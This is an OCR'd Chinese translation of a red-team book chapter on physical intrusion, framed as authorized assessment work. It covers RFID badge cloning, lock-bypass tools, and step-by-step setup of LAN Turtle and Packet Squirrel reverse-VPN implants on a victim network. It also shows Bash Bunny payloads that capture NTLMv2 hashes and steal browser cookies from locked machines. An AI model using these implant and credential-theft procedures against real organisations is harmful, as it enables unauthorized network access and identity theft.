
本章总结

社会工程学攻击是一种类似于猫捉老鼠的游戏。这种攻击在很大程度上依赖于人的因素，并瞄准人性中恐惧、紧迫和易于轻信等弱点。通过利用这些人性的漏洞，我们可以创建非常巧妙的入侵行动，这些入侵行动在系统攻击方面具有很高的成功率。

在衡量标准和目标方面，我们需要从消极等待用户、报告钓鱼网页/钓鱼电子邮件等的相关数据这样的反应模型中跳脱出来，转而采用主动模式。我们可以积极狩猎、主动发起包括但不限于以上介绍的这些类型的恶意社工攻击。

第6章 短传——物理访问攻击

> 译者：@Snowming



作为安全评估的一部分，CSK 要求你的团队对基础设施进行物理评估。这就需要检查他们的门和安保设施是否合格。在得到了授权的前提下可以进行现场测试，以确定他们警卫的反应和响应时间。

快速说明：在进行任何物理评估之前，请务必与当地、州和联邦法律核实。例如，在密西西比州、俄亥俄州、内华达州或弗吉尼亚州，仅仅是持有开锁工具就可能是犯法的。我不是律师，所以你最好先咨询一下专业法律人士。此外，确保你获得适当的批准，尽量与该机构的物理安全团队协同工作，并有一个书面的免责核准文件，以防被警察抓到后需要承担额外的法律责任。在实际参与之前，要与该机构的物理安全团队讨论如果保安抓住你，你是否可以逃跑，或是立马停止。以及还要注意，该公司是否安装了无线电监听。最后，确保警卫不会将你的试验行动上报到当地执法部门，毕竟谁都不想去蹲号子。

现在，是时候侵入 Cyber Space Kittens 的秘密基地了。从他们网站上预留下来的信息看，他们的实际位于 299792458 Light Dr。利用谷歌街景做了一番侦察后，我们注意到他们有一个大门，还有一两个警卫室。在翻越栅栏前，我们需要了解多个可能的进入点和进入区域。通过初步观察，我们还发现了一些摄像头、门、入口点和读卡器系统。

ID 卡复制器

上一版书里，讲了很多有关 ID 卡复制器的东西，所以在本书中我将把重点放在更新的内容上。在大多数情况下，那些由 HID 公司生产的、不需要任何私有/公开握手认证的感应卡，我们仍然可以很轻易地克隆它们，并暴力破解它们的 ID 号。

上一版书里，我提到了我很喜欢复制 ProxCard II 卡，因为它们没有任何保护措施，所以易于克隆。并且 ProxCard II 卡一般都可以成批购买，用来暴力破解，简直再方便不过。破解的过程都是基于 Proxmark3 工具完成的。现在，它发布了一个主打便携的新型号，叫 Proxmark3 RDV2 Kit。新版的可插电池用，并且体积也小巧很多。

还有一些常见的可供破解的卡：

- HID iClass (13.56 MHz)
- HID ProxCard (125 kHz)
- EM4100x (125 kHz)
- MIFARE Classic (13.56 MHz)

可以参考这篇博客了解更多：RFID Hacking with The Proxmark 3

绕过入口点的物理工具

本书不会深入研究物理工具及其操作方法，因为纸上得来终觉浅，若要真正深入了解物理工具及其操作方法，实践是最好的老师。进行物理评估的最佳方法，一直都是实践、建立物理实验环境，搞清楚哪些方法可行，哪些不可行。我来盘点一下过去我们团队用过的一些很酷的工具：

- Lock Picks —— SouthOrd 公司生产的开锁工具一直是我们的首选。质量好，效果好。
- Gate Bypass Devices —— 用来绕过锁着的门的工具。
- Shove-it Tool —— 简单的工具，用于门和门闩之间有足够的空间的情况下。类似于贴卡打开感应门，你使用此工具拉开锁里的活塞。
- Under the Door 2.0 —— 拉开带有手柄的门的工具。我们可以用 Under the Door 工具从门下直接进去，绕着把手，然后往下拉。在过去酒店中经常会安装这种门，但我们肯定也会在业务中遇到这种门。

- Air Canisters —— 这是一个价格便宜又构造简单的工具，可以通过内部的运动传感器打开门锁。看看这段视频，看看 Samy Kamkar 如何绕过此类型的门：https://www.youtube.com/watch?v=xcA7iXSNmZE

记住，使用这些工具和物理评估的目的是跟踪并监控公司物理安全的问题，并得到反馈。因此，我们不仅要确保充分记录了系统中的缺陷，还要考察事件的响应时间和处理措施是否是可以接受的。

LAN Turtle

LAN Turtle 是我最喜欢的工具之一，由 Hak5 公司生产。前书中我们研究了如何把树莓派和 ODROID 作为攻击武器：给这些设备安装 Kali Linux 系统，让它们通过 SSH 或者 VPN 连接到我们的攻击者机器中，这是做物理渗透测试的一个好方法。


多年来，这些工具一直在不断进步。现在，LAN Turtle 小巧到可以藏在任何设备的后面，依赖 USB 供电，让用户难以轻易觉察。LAN Turtle 的 USB 网卡可代理以太网的所有流量。

LAN Turtle 还有一个无线蜂窝版（支持SIM卡），暂且不提。

设置 LAN Turtle： LAN Turtle 的目的是取代 dropbox（一款可以同步本地文件的网络存储在线网盘应用）。尽管它带有许多其他功能和应用程序工具，如自动连接 SSH、DNS 欺骗、meterpreter、ptunnel、script2email、urlsnarf、responder 等等，但红队使用的主要功能是“使用 LAN Turtle 获得进入网络的权限”。

过去，甚至在前几版书中，我们使用 SSH 反向代理 shell。这样通常管用，但对于更深入的扫描/复杂的攻击，我们需要完全访问网络。为此，我们必须配置反向的 VPN 连接。那么，怎样进行反向 VPN 连接？

是这样的，因为 LAN Turtle 会被插入入侵目标组织内网中的某个台式机的后面，所以我们不能直接连接到它。因此，我们将让 LAN Turtle 首先通过端口 443 外连到 VPN，然后作为服务器返回到我们的 OpenVPN 。从我们用来做攻击的 Kali 机器中，我们也必须登录进 VPN 服务器。一旦 LAN Turtle 和我们的攻击者机器都通过VPN 连接到我们的服务器中，我们就可以把流量从 LAN Turtle 转发到攻击机器来进行扫描或漏洞利用。



虽然 OpenVPN 反向代理通道不是什么新技术，但 Hak5 的团队在整合教程方面做得非常好。我不得不修改了以下一些命令，如果你想了解更多，请观看他们的 YouTube 视频：https://www.youtube.com/watch?v=b7qr0laM8kA 。

具体的使用步骤主要是以下三步：

1. 在 Internet 上配置一个 OpenVPN 访问服务器（OpenVPN AS）；
2. 其次，配置 LAN Turtle ;
3. 最后，配置攻击者机器 。

设置运行 OpenVPN 服务的 VPS ：

- 我们要确保我们的 VPN 服务器对外提供服务。我们通常喜欢在 VPS 服务器提供商上托管我们的 VPN 服务器，因为它们非常容易和快速设置。提前警告一声，请向你的 VPS 提供商咨询，确保他们允许你搞事。
- 常见的 VPS 提供商有 Linode 和 Amazon Lightsail 。因为他们的 VPS 速度快、价格便宜且易于设置。AWS Lightsail VPS 就不错，选择它的另一个原因是：有许多攻击者都会采用 AWS 做攻击，躲在这些如洪水般的流量背后，受害者将更难以察觉是谁攻击他们的。
- 去 Lightsail.aws.amazon.com 创建一个新的 VPS
- 创建后，转到“管理”->“联网”添加两个安全组设置 TCP 端口（443和943）
- 创建 VPS 服务器后，登录：
  - 确保 chmod 600 你的 SSH 密钥并登录到你的服务器
  - ssh -i LightsailDefaultPrivateKey-us-west-2.pem ubuntu@[IP]
- 通过 SSH 进入服务器之后
  - 切换到 root 用户:

```
sudo su -
```

    - 更新服务器：

      ```
      apt-get update && apt-get upgrade
      ```

    - 安装 OpenVPN AS。请点击此处查找最新版本
    - 复制链接并下载到 VPS 。示例：

      ```
      wget http://swupdate.openvpn.org/as/openvpn-as-2.1.12-ubuntu16.amd_64.deb
      ```


    - 安装 OpenVPN AS：

      ```
      dpkg -i openvpn-as-2.1.12-Ubuntu16.amd_64.deb
      ```

    - 删除当前配置文件并配置 OpenVPN ：
        - /usr/local/openvpn_as/bin/ovpn-init
        - 安装过程中：
            - 确保为所有接口设置管理员界面
            - 将“通过内部数据库使用本地身份验证”设置为“是”
    - 更新 OpenVPN 密码：
        - passwd openvpn
    - 将943端口的 IPTables 设置为仅允许来自你的网络的连接

设置 OpenVPN 服务器：


- 转到 https://[vps服务器的IP地址]:943/admin/
- 使用用户名 “openvpn” 和你刚刚设置的密码登录
- 如果使用的是 AWS Lightsail：
    - 转到服务器网络设置，确保：主机名或IP地址是正确的公网 IP 地址，而不是私有 IP 地址
    - 保存并更新
- 验证身份验证是否设置为本地：
    - Authentication -> General -> Local -> Save Settings -> Update Server
- 创建两个启用了“允许自动登录”的用户（我创建的是 `lanturtle` 和 `redteam` ）：
    - User Management -> User Permissions
    - 对于每个用户：
        - 设置允许自动登录
        - 确保为这两个用户都分别设置密码
    - 对于 lanturtle 帐户，为了允许通过 VPN 连接，我们需要启用一些权限：
        - 确保在用户权限选项下启用/配置：
            - 所有服务端私有子网
            - 所有其他的 VPN 客户端



下载 OpenVPN 配置文件：

- 连接下载配置文件：
  - https://[你的VPS]:943/?src=connect
  - 对于每个用户（ redteam 和 lanturtle ）
    - 登录并下载个人资料（自动登录配置文件）
    - 分别保存为 turtle.ovpn 和 redteam.ovpn

设置 LAN Turtle 和初始配置：



- 插入 USB 并且自动连入网络
- nmap 扫描本地 22 端口
  - nmap x.x.x.x/24 -p22 -T5 --open
- 通过 SSH 连接 root 用户（root@[ip]），密码为 sh3llz
- 更新你的 LAN TURTLE
- 更改 MAC 地址很重要。LAN Turtle 使用类似制造商的 MAC 地址，所以你要做些修改来确保你看起来像个随机的设备：
  - 更改你的 MAC 地址

- 安装 OpenVPN :
  - 选择 Modules -> Select -> Configure -> Directory ，然后点击确定
  - 安装 OpenVPN
- 设置你的 OpenVPN 配置文件：
  - 返回 Modules-> OpenVPN -> configure->粘贴所有来自 turtle.opvn 的内容并保存
- 我们还希望确保 LAN Turtle OpenVPN 服务器在服务器启动时自动开启运行：
  - 选择 Modules-> OpenVPN ->Enable
- 最后，我们需要修改 LAN Turtle 上的防火墙规则：
  - 退出 Turtle 菜单并编辑防火墙规则(使用 nano 文本编辑器编辑 /etc/config/firewall 文件)
    - nano /etc/config/firewall
  - 接着，在文件中修改 vpn 这一部分的设置
    - 确保“option forward”设置为“ACCEPT”
    - 添加以下配置转发规则：
- 配置转发
  - option src wan
  - option dest lan
- 配置转发
  - option src vpn
  - option dest wan
- 配置转发
  - option src wan
  - option dest vpn
- 重新回到 Turtle 菜单 -> Modules -> openvpn -> start
- 上面的操作应该会启动我们的 Turtle 上的 OpenVPN 客户端。为了确保设置生效，回到我们的 OpenVPN AS 服务器并检查连接。


我们现在已经配置了 LAN Turtle，这样每当它连接到一个网络时，它就会回连到我们的 VPN 服务器。并且我们可以通过 SSH 连进 LAN Turtle 了。让我们通过一个例子来感受一下这个过程：

从 Kali 攻击主机访问 VPN 服务器：

- openvpn -config ./redteam.ovpn
- 获取对方所在网络的IP地址，以便从我们的 redteam vpn 传输所有流量。
  - SSH 进入 LAN Turtle
  - 退出 Turtle 菜单，获取受害者网络内部接口（ifconfig）的 IP 地址。根据 IP 和 BCAST（广播地址）计算出 IP 范围。在我们的示例中，Turtle 所在的网络是 10.100.100.0/24
- 最后，开启流量转发：
  - 返回 OpenVPN AS并编辑 `lanturtle` 这个用户

    - 用户权限（User Permissions）页面->搜索用户名 lanturtle->显示
    - 将 VPN 网关编辑为“是”并添加内部范围（例如 10.100.100.0/24）
    - 保存并更新
- 通过 LAN Turtle 上的 SSH 连接，使用 `reboot` 命令重启

现在，我们可以让攻击机透过在 LAN Turtle 上架设的 VPN 通道，将我们的所有流量传输到受害者公司内网。在下图中，我们登录进入 VPN 服务器，扫描 LAN Turtle 的范围为 10.100.100.0/24 的内部网络。我们可以看到，我们已经成功地配置了从 VPN 网关通过 LAN Turtle 到公司网络的路由传输。现在，在 Kali 攻击机上面，可以运行完整的漏洞扫描、网络抓取、Masscans 扫描甚至更多其他操作。



好的！现在你有了一个快速插入的设备，它让你与受害者网络保持全局连接。为了做的更好，还可以完善一下：

- 设置一个每天重启设备的定时任务。VPN 隧道连接可能会断开，但每当 LAN Turtle 重新启动时，VPN 连接会重新启动。
- 某些公司封锁了某些可通往外网的端口。在本例中，我们使用了443端口，在许多环境中，这个端口可以和外网通信。对于使用 Web 代理的某些公司网络，可能会阻止通过 443 端口直接连接外网。可能需要配置 LAN Turtle ，以在启动连接时，自动尝试多个不同的端口或协议（TCP/UDP）。
- 如果要安装两个或更多设备，请确保这些设备的 VPN 服务器和 MAC 地址是不一样的。曾有几个真实的案例，我们的设备几乎在每次入侵时都被发现了，然而这完全是偶然事。原因是 IT 基础设施正在被移动或者更换了计算机。

Packet Squirrel

Packet Squirrel 使用 Micro-USB 接口充电，但是并非是通过 USB 接口那一端插入有线 USB 网卡，Packet Squirrel 两端都接网线，这是另一种捕获流量或创建 VPN 连接的方式。

配置 Packet Squirrel 的方法和 LAN Turtle 差不多；

- 编辑 /root/payloads/switch3/payload.sh
  - FOR_CLIENTS=1
- 编辑 /etc/config/firewall
  - 对防火墙进行当时你为 LAN Turtle 所做的完全相同的更改
- 将 LANTurtle.ovpn 文件上传到 /root/payloads/switch3/config.ovpn

现在你有了另一个和 LAN Turtle 有类似功能的设备，一旦连接到网络，就会有一个反向的 VPN 连接，从你这儿连接回对方公司。

对了，你还可以对 Packet Squirrel 进行自己的升级和优化，如果你把它琢磨透了的话，就可以用 SWORD（software optimization for the retrieval of data， 数据检索软件优化）轻松地将 Packet Squirrel 转换为基于 OpenWRT 的渗透测试工具箱（https://medium.com/@tomac/a-15-openwrt-based-diy-pen-test-dropbox-26a98a5fa5e5 ）。

参考资源：

- https://www.hak5.org/episodes/hak5-1921-access-internal-networks-with-reverse-vpn-connections
- http://www.ubuntuboss.com/how-to-install-openvpn-access-server-on-ubuntu-15-10/
- https://trick77.com/how-to-set-up-transparent-vpn-internet-gateway-tunnel-openvpn/
- https://www.hak5.org/gear/packet-squirrel/docs

Bash Bunny

前书中我们讨论了 Rubber Ducky 以及它是如何模拟 HID 设备（如键盘）来存储命令。对红队成员而言，Rubber Ducky 仍然是个不错的工具，因为它可以加速 PowerShell 命令的传递，用于社会工程学攻击，并且可以在没有键盘但有 USB 插槽的柜台系统（如 ATM 机、自动售货机等）上做出入侵操作。

Bash Bunny 是 Rubber Ducky 的升级版本。它不仅可以执行 HID 攻击（HID 是 Human Interface Device的缩写，意思是人机接口设备），还有许多其他操作。Bash Bunny 有两个独立的设置选项来分别保存对 BunnyTap 和 QuickCreds 这两种攻击的设置（以及一个额外的管理设置）。这些 payload 可以执行攻击来窃取凭证、进行网络钓鱼、执行 Ducky 攻击、运行 PowerShell 命令、执行扫描和侦察、执行 Metasploit autopwn 等。

> 译者注 ：HID Attack 是最近几年流行的一类攻击方式。HID 是 Human Interface Device 的缩写，意思是人机接口设备。它是对鼠标、键盘、游戏手柄这一类可以操控电脑设备的统称。
> 由于电脑对这类设备缺少严格的检测措施，只是简单的识别设备类型，就允许设备对电脑进行各项操作。所以，通过修改篡改设备反馈信息，就可以很轻松的让电脑将其他设备误认为 HID 设备，从而获取控制权限。尤其是 USB 和蓝牙这类即插即用接口出现，导致 HID Attack 成为重要方式。例如，Bad USB 就是 USB 类攻击的典型代表。
> 参考资料：WHID Injector：将 HID 攻击带入新境界

前书，我们谈到了使用 KonBoot 来绕过你没有密码的机器。KonBoot 在未加密的机器上工作时，可以从 U 盘启动并覆写本地管理员的密码。尽管这个操作需要完整地重启客户机，但一旦重启完成，你就可以不用借助任何凭证的访问被攻击的机器。我们团队一直使用 KonBoot 并且取得了很好的效果。所以如果你还没尝试过 KonBoot 的话，不妨一试。

但是，仍然有两个理由使你不想选择 KonBoot：

1. 此攻击在加密的计算机上不起作用；

2. 你可能不想重启受害者的计算机。
   那么如何从被锁定的系统中获取信息，以访问网络上的其他内容或者取得哈希、身份凭据？这就是 Bash Bunny 初显身手的地方。

我们将使用 Bash Bunny 运行两种不同攻击的 payload。在我们可以进入该目标组织的机房的前提下，这两种攻击都允许我们从一个被锁定（或未锁定）的系统中获取信息。下面演示如何使用 BunnyTap 和 QuickCreds 。

闯入 Cyber Space Kittens

几个小时后你终于进到 Cyber Space Kittens 部门内。没被人察觉，所以你有几小时的时间来进行入侵行动。你入侵第一台机器，装上 KonBoot 并重启机器，但你注意到这些机器的系统是加密的。然后你转到下一台处于屏幕锁定保护状态的计算机。你两次插入 Bash Bunny，运行 BunnyTap 和 QuickCreds 。几分钟后，通过运行 Responder，QuickCreds 收集到了Net-NTLMv2 哈希值。将它放进 Hashcat 运行，片刻钟就破解了用户密码！在我们无法获取或破解哈希的机器上，BunnyTap 会运行 PosionTap，它可以对常见的站点捕获 cookie，这可以用于对内部应用程序进行配置。我们把这些窃取到的 cookie 保存到我们的攻击者笔记本电脑，将我们的攻击者笔记本电脑连接到他们的网络，用本地保存的窃取到的 cookie 来替换敏感 Web 应用程序中现在的cookie，这样我们就在不知道密码的情况下获取了这些 Web 应用程序的访问权限。

在 Kali 环境下设置 Bash Bunny

- 下载最新固件：https://bashbunny.com/downloads
- 将 Bash Bunny 的开关3（最靠近 USB 端口那个）设置为启用模式。
- 将下载的固件放在 USB 挂载的根目录， 拔出 Bash Bunny，再重新插入，然后等待大约 10 分钟，直到它呈蓝色闪烁。
- 完成后，重新进入 Bash Bunny 并编辑 payloads>switch1>payload.txt 这个文件。

```
# System default payload
LED B SLOW
ATTACKMODE ECM_ETHERNET STORAGE
```

  - 拔出你的设备
  - 在你的 Kali 系统中，设置 Internet 共享：

```
wget bashbunny.com/bb.sh
chmod +x bb.sh
./bb.sh
Guided Mode（所以选项都保留默认值）
```

  - 在 Bash Bunny 上，打开开关1（离 USB 插孔最远的那个开关）上，然后插入。完成后，请确保连接到 Bash Bunny，在那里你可以看到 Cloud <-> Laptop <-> Bunny image

- 在你的 Kali 机器上，用密码 hak5bunny 通过 SSH 进入 Bash Bunny

登陆进入你的 Bash Bunny

- 在你的 Kali 机器上，用密码 hak5bunny 通过 SSH 进入 Bash Bunny
- ssh root@172.16.64.1
- 让我们更新 Bash Bunny 并安装一些工具

```
apt-get update
apt-get upgrade
export GIT_SSL_NO_VERIFY=1
git clone https://github.com/lgandx/Responder.git/tools/responder
git clone https://github.com/CoreSecurity/impacket.git/tools/impacket
cd /tools/impacket && python ./setup.py install
apt-get -y install dsniff
```

- 在 Kali 机器的另一个终端上，安装你想要的所有模块。

```
git clone https://github.com/hak5/bashbunny-payloads.git /opt/bashbunny-payloads
```

- 你可以选择任何类型的 payload ，但是在我们的例子中，我们将使用 BunnyTap 和 QuickCreds 这两个 payload 来设置 Bash Bunny


```
cp -R /opt/bashbunnypayloads/payloads/library/credentials/BunnyTap/* /media/root/B
ashBunny/payloads/switch1/
cp -R /opt/bashbunnypayloads/payloads/library/credentials/QuickCreds/* /media/root
/BashBunny/payloads/switch2/
```

> 注意，在 switch1 和 switch2 文件夹中都有一个名为 payload.txt 的文件。而对于每一个这个文件，你需要将其配置为攻击 Windows 或 Mac 计算机。对于 Windows 机器，确保 AttackMode 设置为 RNDIS_ETHERNET，对于 Mac，将 AttackMode 配置为 ECM_ETHERNET。

QuickCreds

QuickCreds 是一个很棒的工具，它使用 Responder 攻击从锁定和未锁定的机器上捕获 NTLMv2 Challenge 哈希。假设你在做一次物理评估，为此你闯进一栋大楼，碰到了一堆锁着的机器。你使用 QuickCreds 的开关插入 Bash Bunny ，每台机器等待大约 2 分钟。Bash Bunny 将接管网络适配器，使用 Response 重新传输任何共享和身份验证请求，然后记录这些数据。它将所有凭证保存到 USB 磁盘上的 loot 文件夹中。

> 译者注: 如若不懂“NTLMv2 Challenge 哈希”，可以参考此篇：Windows 下的密码 hash——NTLM hash 和 Net-NTLM hash 介绍



参考资料：

- https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library/credentials/QuickCreds
- https://room362.com/post/2016/snagging-creds-from-locked-machines/


BunnyTap

BunnyTap 基于由 Samy Kamkar 开发的知名工具 PoisonTap (https://www.youtube.com/watch?v=Aatp5gCskvk)。PoisonTap 是一个非常优秀的工具，即使是在锁定的机器上，也可以执行以下操作：

- 通过 USB（或 Thunderbolt ）模拟以太网设备。
- 劫持所有来自机器的网络流量（尽管是通过低优先级或未知的网络接口）。
- 从 Web 浏览器中提取和存储位居 Alexa 排行榜最受欢迎的前100,0000 站的 HTTP cookie 和会话。
- 将内部路由器暴露给攻击者，这样攻击者就可以通过连接外网的 WebSocket 和 DNS 重新绑定攻击来远程访问内部路由器。（感谢 Matt Austin 提供的关于“DNS 重新绑定攻击”的思路！）
- 在 HTTP 缓存中，为数十万个域名和常见的 JavaScript CDN URL 安装一个基于 Web 的持久后门。通过缓存投毒的方式，我们可以获取用户对于这些资源的 cookie 。

- 允许攻击者通过在任何有后门的域中获取的用户 cookie，来远程强制用户来发起 HTTP 请求（包括 GET 和 POST）和通过代理传回响应。
- 不需要将机器解锁。
- 后门和远程访问权限即使在设备被移除且攻击者离开后仍然存在（ https://samy.pl/poisontap/ ）。

从一次物理评估的角度来看，你进入他们的办公室，在每台机器上插上 Bash Bunny，然后等待大约2分钟。Bash Bunny 会让电脑中的所有流量都走 Bash Bunny 转发。如果他们有一个打开并且活动的浏览器（如广告或任何定期更新的页面），BunnyTap 将启动并向所有 Alexa Top 100,0000 网站发出请求。此时，受害者用户若登录到这些站点中的任何一个，BunnyTap 将捕获受害者的所有 cookie。现在，我们可以将这些 cookie 发回到自己的计算机上，把我们的 cookie 替换成他们的，这样即可在不知道他们密码的情况下，冒充他们的身份进入网站。



请务必查看所有 Bash Bunny 的 payload：

- https://github.com/hak5/bashbunny-payloads/tree/master/payloads/library

WiFi

